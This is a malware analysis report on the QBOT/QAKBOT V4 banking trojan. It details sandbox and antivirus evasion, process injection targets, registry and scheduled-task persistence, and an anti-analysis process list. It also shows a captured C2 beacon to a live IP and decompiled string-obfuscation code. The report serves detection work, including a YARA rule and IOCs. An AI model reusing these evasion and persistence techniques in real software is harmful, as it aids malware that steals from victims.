QBOT Malware Analysis

By

Cyril François

24 August 2022

Key takeaways

- Elastic Security Labs is releasing a QBOT malware analysis report from a recent campaign
- This report covers the execution chain from initial infection to communication with its command and control containing details about in depth features such as its injection mechanism and dynamic persistence mechanism.
- From this research we produced a YARA rule, configuration-extractor, and indicators of compromises (IOCs)

Preamble

As part of our mission to build knowledge about the most common malware families targeting institutions and individuals, the Elastic Malware and Reverse Engineering team (MARE) completed the analysis of the core component of the banking trojan QBOT/QAKBOT V4 from a previously reported campaign.

QBOT — also known as QAKBOT — is a modular Trojan active since 2007 used to download and run binaries on a target machine. This document describes the in-depth reverse engineering of the QBOT V4 core components. It covers the execution flow of the binary from launch to communication with its command and control (C2).

QBOT is a multistage, multiprocess binary that has capabilities for evading detection, escalating privileges, configuring persistence, and communicating with C2 through a set of IP addresses. The C2 can update QBOT, upload new IP addresses, upload and run fileless binaries, and execute shell commands.

As a result of this analysis, MARE has produced a new yara rule based on the core component of QBOT as well as a static configuration extractor able to extract and decrypt its strings, its configuration, and its C2 IP address list.

Additional QBOT resources


For information on the QBOT configuration extractor and malware analysis, check out our blog posts detailing this:

Execution flow

This section describes the QBOT execution flow in the following three stages:

- First Stage: Initialization
- Second Stage: Installation
- Third Stage: Communication

Stage 1



First stage execution flow

The sample is executed with the **regsvr32.exe** binary, which in turn will call QBOT's **DllRegisterServer** export:

```
PS C:\Users\Arx\Desktop\7794646155> regsvr32.exe .\c2ba065654f13612ae63bca7f972ea91c6fe97291caeaaa3a28a180fb1912b3a.dl
PS C:\Users\Arx\Desktop\7794646155>
```

Propriétés de : regsvr32.exe (1480)

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

Name	Base address	Size	Description
AcLayers.dll	0x6af40000	2,53 MB	Windows Compatibili
advapi32.dll	0x76120000	504 kB	Advanced Windows
apphelp.dll	0x74200000	624 kB	Fichier DLL du client
bcrypt.dll	0x76b50000	100 kB	Windows Cryptogra
bcryptprimitives.dll	0x761b0000	392 kB	Windows Cryptogra
c2ba065654f13612ae63bca7f972ea91c6fe97291caeaaa3a28a180fb1912b3a.dll	0x10000000	572 kB	

regsvr32.exe loading QBOT and calling its DllRegisterServer export.

After execution, QBOT checks if it's running under the Windows Defender sandbox by checking the existence of a specific subdirectory titled: **C:\\INTERNAL__empty**, if this folder exists, the malware terminates itself:

```
10015A67   8945 0C          mov dword ptr ss:[ebp+C],eax                  [ebp+C]:L"C:\\INTERNAL\\__empty"
10015A6A   FF15 70810410    call dword ptr ds:[<&GetFileAttributesW>]
10015A70   83F8 FF          cmp eax,FFFFFFFF                              eax:L"C:\\INTERNAL\\__empty"
```

QBOT checking if it is running and Windows Defender sandbox.

The malware will then enumerate running processes to detect any antivirus (AV) products on the machine. The image below contains a list of AV vendors QBOT reacts to:

```
; enum ctf::AV::Id, mappedto_265, bitfield
ctf::AV::Id::kNorton  = 1
ctf::AV::Id::kAVG  = 2
ctf::AV::Id::kMicrosoftSecurityEssential  = 4
ctf::AV::Id::kMcafee  = 8
ctf::AV::Id::kKaspersky  = 10h
ctf::AV::Id::kEsetNode32  = 20h
ctf::AV::Id::kBitDefender  = 40h
ctf::AV::Id::kAvast  = 80h
ctf::AV::Id::kTrendMicro  = 100h
ctf::AV::Id::kSophos  = 200h
ctf::AV::Id::kFSecure  = 400h
ctf::AV::Id::kWebRoot  = 800h
ctf::AV::Id::kComodo  = 1000h
ctf::AV::Id::kBytefence  = 2000h
ctf::AV::Id::kMalwareBytes  = 4000h
ctf::AV::Id::kFortinet  = 8000h
ctf::AV::Id::kDoctorWeb  = 10000h
```

Enum of vendors QBOT can detect.

AV detection will not prevent QBOT from running. However, it will change its behavior in later stages. In order to generate a seed for its pseudorandom number generator (PRNG), QBOT generates a fingerprint of the computer by using the following expression:

```
fingerprint = CRC32(computerName + CVolumeSerialNumber + AccountName)
```

If the **"C:"** volume doesn't exist the expression below is used instead:

```
fingerprint = CRC32(computerName + AccountName)
```

Finally, QBOT will choose a set of targets to inject into depending on the AVs previously detected and the machine architecture:

AV detected & architecture	Targets
BitDefender | Kaspersky | Sophos | TrendMicro | & x86	**%SystemRoot%\\SysWOW64\\mobsync.exe** **%SystemRoot%\\SysWOW64\\explorer.exe**
BitDefender | Kaspersky | Sophos | TrendMicro & x64	**%SystemRoot%\\System32\\mobsync.exe** **%SystemRoot%\\explorer.exe** **%ProgramFiles%\\Internet Explorer\\iexplore.exe**

Avast | AVG | Windows Defender & x86	**%SystemRoot%\\SysWOW64\\OneDriveSetup.exe** **%SystemRoot%\\SysWOW64\\msra.exe** **%ProgramFiles(x86)%\\Internet Explorer\\iexplore.exe**
Avast | AVG | Windows Defender & x64	**%SystemRoot%\\System32\\OneDriveSetup.exe** **%SystemRoot%\\System32\\msra.exe**
x86	**'%SystemRoot%\\explorer.exe** **%SystemRoot%\\System32\\msra.exe** **%SystemRoot%\\System32\\OneDriveSetup.exe**
x64	**%SystemRoot%\\SysWOW64\\explorer.exe** **%SystemRoot%\\SysWOW64\\msra.exe** **%SystemRoot%\\System32\\OneDriveSetup.exe**

QBOT will try to inject itself iteratively, using its second stage as an entry point, into one of its targets– choosing the next target process if the injection fails. Below is an example of QBOT injecting into **explorer.exe**.

10:47:...	regsvr32.exe	1212	ReadFile	C:\Windows\SysWOW64\explorer.exe	SUCCESS	Offset: 2 339 840, Length: 16 384, I/O Flags: Non-cached, Paging I/O, Synchrono...
10:47:...	regsvr32.exe	1212	Process Create	C:\Windows\SysWOW64\explorer.exe	SUCCESS	PID: 1492, Command line: C:\Windows\SysWOW64\explorer.exe
10:47:...	regsvr32.exe	1212	QuerySecurityFile	C:\Windows\SysWOW64\explorer.exe	SUCCESS	Information: Owner, Group, DACL, SACL, Label, Attribute, Process Trust Label, 0x...

Process Hacker [DESKTOP-7S1K2PC\Arx]+

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information explorer

Processes Services Network Disk

Name	PID	CPU	I/O total ...	Private b...	User name	Description
explorer.exe	2552	0,15		65,75 MB	DESKTOP-7S1K2PC\Arx	Explorateur Windows
explorer.exe	1492			4,55 MB	DESKTOP-7S1K2PC\Arx	Explorateur Windows

Propriétés de : explorer.exe (1492)

General Statistics Performance Threads Token Modules Memory Environment

Hide free regions

Base address	Type	Size	Protect...	Use
0x2d60000	Mapped	12 kB	R	
0x2d70000	Private	8 kB	RW	
0x2d80000	Private	8 kB	RW	
0x2dd0000	Mapped	32 kB	R	
0x2de0000	Mapped	20 kB	R	C:\Windows\f
0x2df0000	Mapped	8 kB	R	C:\Windows\S
0x2e00000	Private	2 048 kB	RW	PEB
0x3000000	Mapped	572 kB	RWX	
0x3000000	Mapped: Com...	572 kB	RWX	
0x3090000	Mapped	8 kB	R	

explorer.exe (1492) (0x3000000 - 0x308f000)

```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 ................
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 e5 de d0 58 a1 bf be 0b a1 bf be 0b a1 bf be 0b ...X............
00000090 1a ca ba 0a ab bf be 0b 14 ca ba 0a a6 bf be 0b ................
000000a0 14 ca bd 0a a3 bf be 0b b5 d4 ba 0a a8 bf be 0b ................
000000b0 14 ca bf 0a a3 bf be 0b b5 d4 b8 0a a3 bf be 0b ................
000000c0 b5 d4 bf 0a ba bf be 0b bf bf 0b b9 bd be 0b ................
000000d0 a4 b3 b1 0b a0 bf be 0b 1a ca bb 0a a5 bf be 0b ................
```

QBOT injecting itself into explorer.exe

Stage 2

Corrupt / Restore

Qbot.dll

.rsrc

Qbot.dll.cfg

HKU\[SID]\Software\Microsft\[RANDOM]

Load Configuration

Stage 2

Install

%APPDATA%\Microsoft\[RANDOM]

Privilege Escalation


Schtask.exe

regsvr32.exe

SYSTEM Qbot Service


Second stage execution flow

QBOT begins its second stage by saving the content of its binary in memory and then corrupting the file on disk:



QBOT corrupting its binary file

The malware then loads its configuration from one of its resource sections:




QBOT loading its configuration from resource

QBOT also has the capability to load its configuration from a **.cfg** file if available in the process root directory:


QBOT trying to load its configuration from a file

After loading its configuration, QBOT proceeds to install itself on the machine– initially by writing its internal configuration to the registry:



QBOT writing its configuration to the registry


Shortly after, QBOT creates a persistence subdirectory with a randomly-generated name under the **%APPDATA%\Microsoft** directory. This folder is used to drop the in-memory QBOT binary for persistence across reboot:



QBOT creating its persistence folder

At this point, the folder will be empty because the malware will only drop the binary if a shutdown/reboot event is detected. This “contingency” binary will be deleted after reboot.


QBOT will attempt the same install process for all users and try to either execute the malware within the user session if it exists, or create a value under the **CurrentVersion\Run** registry key for the targeted user to launch the malware at the next login. Our analysis didn't manage to reproduce this behavior on an updated Windows 10 machine. The only artifact observed is the randomly generated persistence folder created under the user **%APPDATA%\Microsoft** directory:




Persistence folder is empty when QBOT is running

QBOT finishes its second stage by restoring the content of its corrupted binary and registering a task via **Schtask** to launch a QBOT service under the **NT AUTHORITY\SYSTEM** account.


The first stage has a special execution path where it registers a service handler if the process is running under the **SYSTEM** account. The QBOT service then executes stages 2 and 3 as normal, corrupting the binary yet again and executing commands on behalf of other QBOT processes via messages received through a randomly generated named pipe:






QBOT running as SYSTEM service

Stage 3



Third stage execution flow

QBOT begins its third stage by registering a window and console event handler to monitor suspend/resume and shutdown/reboot events. Monitoring these events enables the malware to install persistence dynamically by dropping a copy of the QBOT binary in the persistence folder and creating a value under the **CurrentVersion\Run** registry key:



QBOT install persistence when suspend/resume or shutdown/reboot event occurs


At reboot, QBOT will take care of deleting any persistence artifacts.

The malware will proceed to creating a watchdog thread to monitor running processes against a hardcoded list of binaries every second. If any process matches, a registry value is set that will then change QBOT behavior to use randomly generated IP addresses instead of the real one, thus never reaching its command and control:

frida-winjector-helper-32.exe	dumpcap.exe	SysInspector.exe
frida-winjector-helper-64.exe	CFF Explorer.exe	proc_analyzer.exe
Tcpdump.exe	not_rundll32.exe	sysAnalyzer.exe
windump.exe	ProcessHacker.exe	sniff_hit.exe
ethereal.exe	tcpview.exe	joeboxcontrol.exe
wireshark.exe	filemon.exe	joeboxserver.exe
ettercap.exe	procmon.exe	ResourceHacker.exe
rtsniff.exe	idaq64.exe	x64dbg.exe
packetcapture.exe	PETools.exe	Fiddler.exe
capturenet.exe	ImportREC.exe	sniff_hit.exe
qak_proxy	LordPE.exe	sysAnalyzer.exe

QBOT will then load its domains from one of its **.rsrc** files and from the registry as every domain update received from its C2 will be part of its configuration written to the registry. See Extracted Network Infrastructure in Appendix A.

Finally, the malware starts communicating with C2 via HTTP and TLS. The underlying protocol uses a JSON object encapsulated within an enciphered message which is then base64-encoded:



QBOT message format

Below an example of a HTTP POST request sent by QBOT to its C2:

```
Accept: application/x-shockwave-flash, image/gif, image/jpeg, image/pjpeg, */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 181.118.183.98
Content-Length: 77
Cache-Control: no-cache

qxlbjrbj=NnySaFAKLt+YgjH3UET8U6AUwT9Lg51z6zC+ufeAjt4amZAXkIyDup74MImUA4do4Q==
```

Through this communication channel, QBOT receives commands from C2 — see Appendix B (Command Handlers). Aside from management commands (update, configuration knobs), our sample only handles binary execution-related commands, but we know that the malware is modular and can be built with additional features like a VNC server, a reverse shell server, proxy support (to be part of the domains list), and numerous other capabilities are feasible.

Features

Mersenne Twister Random Number Generator

QBOT uses an implementation of Mersenne Twister Random Number Generator (MTRNG) to generate random values:

```
1  int __cdecl MARE::MTRNG::Init(uint32_t seed, ctf::MTRNGData *p_mtrng_data)
2  {
3    size_t n; // ecx
4    int result; // eax
5
6    p_mtrng_data->field_0[0] = seed;
7    p_mtrng_data->n = 1;
8    do
9    {
10     n = p_mtrng_data->n;
11     result = n + 0x6C078965 * (p_mtrng_data->field_0[n - 1] ^ (p_mtrng_data->field_0[n - 1] >> 30));
12     p_mtrng_data->field_0[n] = result;
13     ++p_mtrng_data->n;
14   }
15   while ( p_mtrng_data->n < 624 );
16   return result;
17 }
```

QBOT's Mersenne Twister Random Number Generator implementation

The MTRNG engine is then used by various functions to generate different types of data, for example for generating registry key values and persistence folders. As QBOT needs to reproduce values, it will almost always use the computer fingerprint and a “salt” specific to the value it wants to generate:

```
29    MARE::GenerateRandomGUIDString(
30      p_injected_process_hello_event_guid,
31      g_p_engine->computer_fingerprint_crc32 + ctf::Salt::kInjectedProcessHelloEvent);
```

QBOT generating random event name with fixed seed and salt

String obfuscation

All QBOT strings are XOR-encrypted and concatenated in a single blob we call a “string bank”. To get a specific string the malware needs a string identifier (identifier being an offset in the string bank), a decryption key, and the targeted string bank.

```
1 char *__fastcall MARE::GetStringAux(
2         uint8_t *p_ciphered_data,
3         size_t ciphered_data_size,
4         uint8_t *p_key,
5         uint32_t unused,
6         uint32_t id)
```

GetStringAux function prototype.

As this sample has two string banks, it has four **GetString**' functions currying the string bank and the decryption key parameters: One C string function and one wide string function for each string bank. Wide string functions use the same string banks, but convert the data to **utf-16**.

```
10   String1 = MARE::GetString1(0xA53u);          // b'frida-winjector-helper-32.exe;
11                                                // frida-winjector-helper-64.exe;
12                                                // tcpdump.exe;windump.exe;
13                                                // ethereal.exe;
14                                                // wireshark.exe;
```

